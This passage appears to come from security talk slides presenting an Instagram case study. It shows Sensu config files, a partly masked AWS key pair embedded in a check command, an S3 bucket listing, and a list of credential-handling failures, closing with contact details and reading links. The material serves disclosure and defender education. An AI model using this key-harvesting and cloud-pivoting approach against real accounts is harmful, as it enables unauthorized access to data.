
## Step #3 – Config Files

```
config.txt - Notepad
File Edit Format View Help
sensu-admin@sensu-backend0-vpc:/opt/sensu/admin/website/current/config$ cat /etc/sensu/config.json /sensu/config.json
{
  "admin": {
    "base_url": "https://instagram-packages.s3.amazonaws.com",
    "user": "sensu-admin",
    "group": "sensu-admin",
    "host": "localhost",
    "http_port": 80,
    "https_port": 443,
    "backend_port": 8888,
    "repo": "https://github.com/sensu/sensu-admin.git",
    "release": "v0.0.7",
    "base_path": "/opt/sensu/admin",
    "frontend": "nginx",
    "tarball": "sensu-admin-0.0.7-20141226.9c0a07c.tar.gz",
    "db": {
      "username": "sensuadmin",
      "name": "sensuadmin",
      "password": "██████████" ← Good
    }
  },
  "version": "0.13.1-1",
  "rabbitmq": {
    "host": "localhost",
    "port": 5672,
    "vhost": "/sensu",
    "user": "sensu",
    "password": "██████████" ← Ok
  },
  "redis": {
    "host": "localhost",
    "port": 6490
  },
  "api": {
    "bind": "::",
    "host": "localhost",
    "port": 4567
  },
  "dashboard": {
    "host": "localhost",
    "port": 8080,
    "user": "burbn",
    "password": "██████████" ← Uhh
  },
  "client": {

```

# Case Study - Instagram

## Step #3.1 – Config Files



```
config.txt - WordPad
File Home View
1 2 3 4 5 6 7

    "zookeeper-base"
  ],
  "handlers": [
    "alerts"
  ]
},
"autoscale_vxcode_healthy_hosts": {
  "notification": "Too few healthy hosts in the vxcode autoscaling group!",
  "command": "/etc/sensu/plugins/autoscale/check-autoscale-health.rb -w 1 -c 0 -g vxcode-asg-
c3.4xlarge -a AKIAI28888888882BQRQ -s 'wY9XoxYoI/y8888888888LyHMOTU88888888882a34'",
  "interval": 60,
  "occurrences": 3,
  "category": "vxcode",
  "issue": "regression",
  "subscribers": [
    "sensu-backend"
  ],
  "handlers": [
    "alerts"
  ]
}
},
"mailer": {
  "mail_from": "sensu@instagram.com",
  "mail_to": [
    "██████████@fb.com"
  ],
  "smtp_address": "mail.thefacebook.com",
  "smtp port": "587".
}
```





# Case Study - Instagram

## Step #5 - More keys

S3 Browser 5-5-3 - Free Version (for non-commercial use only) - insta-2

Accounts Buckets Files Tools Upgrade to Pro! Help

+ New bucket ✖ Delete bucket ↻ Refresh

Path: /

File	Size	Type	Last Modified	Storage Class
geopip/				
java/				
natty/				
precise/				
python/				
redis/				
ruby/				
GeoIP.dat.gz	335.38 KB	WinRAR archive	3/7/2014 4:22:30 PM	STANDARD
bigfile	1.00 GB	File	2/7/2014 11:01:31 AM	STANDARD
install.sh	13.03 KB	SH File	2/5/2014 1:51:15 PM	STANDARD
natty	98.66 KB	File	1/29/2013 4:18:10 PM	STANDARD
psycopg2-2.4.6-1.linux-x86_64.tar.gz	352.54 KB	WinRAR archive	3/6/2013 12:15:31 PM	STANDARD
psycopg2-2.4.6.linux-x86_64.tar.gz	352.54 KB	WinRAR archive	3/6/2013 12:14:43 PM	STANDARD
python-profiler_2.6.6-0ubuntu1_all.deb	40.21 KB	DEB File	5/16/2013 1:14:47 PM	STANDARD
scribedog	9.49 MB	File	2/3/2014 4:51:35 PM	STANDARD
sensu-admin-0.0.7-20141226.9c0a07c.tar.gz	229.71 KB	WinRAR archive	7/13/2015 3:12:29 PM	STANDARD

Upload Download Delete New Folder Refresh


9 files (1.01 GB)

Tasks (1) Permissions Http Headers Properties Preview Versions EventLog

Task	Size	%	Progress	Status	Speed

Running Queued Stopped Failed (1) All (1)

Start All Pause All Cancel All



# Case Study - Instagram

What went wrong?

1. AWS credentials accessible to unprivileged user on Sensu system.
2. AWS bucket contain credentials for other buckets. This is a classic privilege escalation weakness.
3. No access segregation on AWS credentials. Using one set of AWS keys I was able to access all S3 buckets.
4. "Secret keys" stored throughout S3 buckets.
5. Files stored in some buckets are encrypted to passwords also stored in the same bucket (or accessible via the same AWS key)
6. AWS keys can be used from any remote IP.
7. If audit logging takes place, it is not monitored



# Questions?



Working on updates  
Part 2 of 3: Installing features and drivers  
50% complete

Contact: [wesley@exfiltrated.com](mailto:wesley@exfiltrated.com)

Slides: <http://exfiltrated.com> (eventually)

Further Reading: <https://infiltratecon.com/archives/Public-CloudPivoting-Infiltrate-2017-Deck.pdf>  
<https://www.slideshare.net/GeraldSteere/cloud-basics-for-pen-testers-red-teamers-and-defenders>  
<https://media.defcon.org/DEF%20CON%2025/DEF%20CON%2025%20presentations/DEFCON-25-Gerald-Steere-and-Sean-Metcalf-Hacking-the-Cloud.pdf>

Don't turn off your computer, this will take a while





# Image Credits



Working on updates

Part 2 of 3: Installing features and drivers

50% complete

<https://www.dreamstime.com/stock-photo-blind-computer-user-image22717560>

[https://slm-assetso.secondlife.com/assets/8631274/lightbox/Snapshot\\_Sorry\\_skywriting\\_day\\_best\\_001\\_001.jpg?1382668896](https://slm-assetso.secondlife.com/assets/8631274/lightbox/Snapshot_Sorry_skywriting_day_best_001_001.jpg?1382668896)

<https://www.maketecheasier.com/assets/uploads/2017/12/Pivot-Tables-Featured.jpg>

[https://www.nindoda.com/wp-content/uploads/2017/11/firebase\\_php.jpg](https://www.nindoda.com/wp-content/uploads/2017/11/firebase_php.jpg)

<https://www.youtube.com/watch?v=L1BjOVrYkO8>

<https://www.clumsycrafter.com/wp-content/uploads/2015/04/how-to-make-a-cloud-in-a-jar-great-lesson-for-kids.jpg>

Don't turn off your computer, this will take a while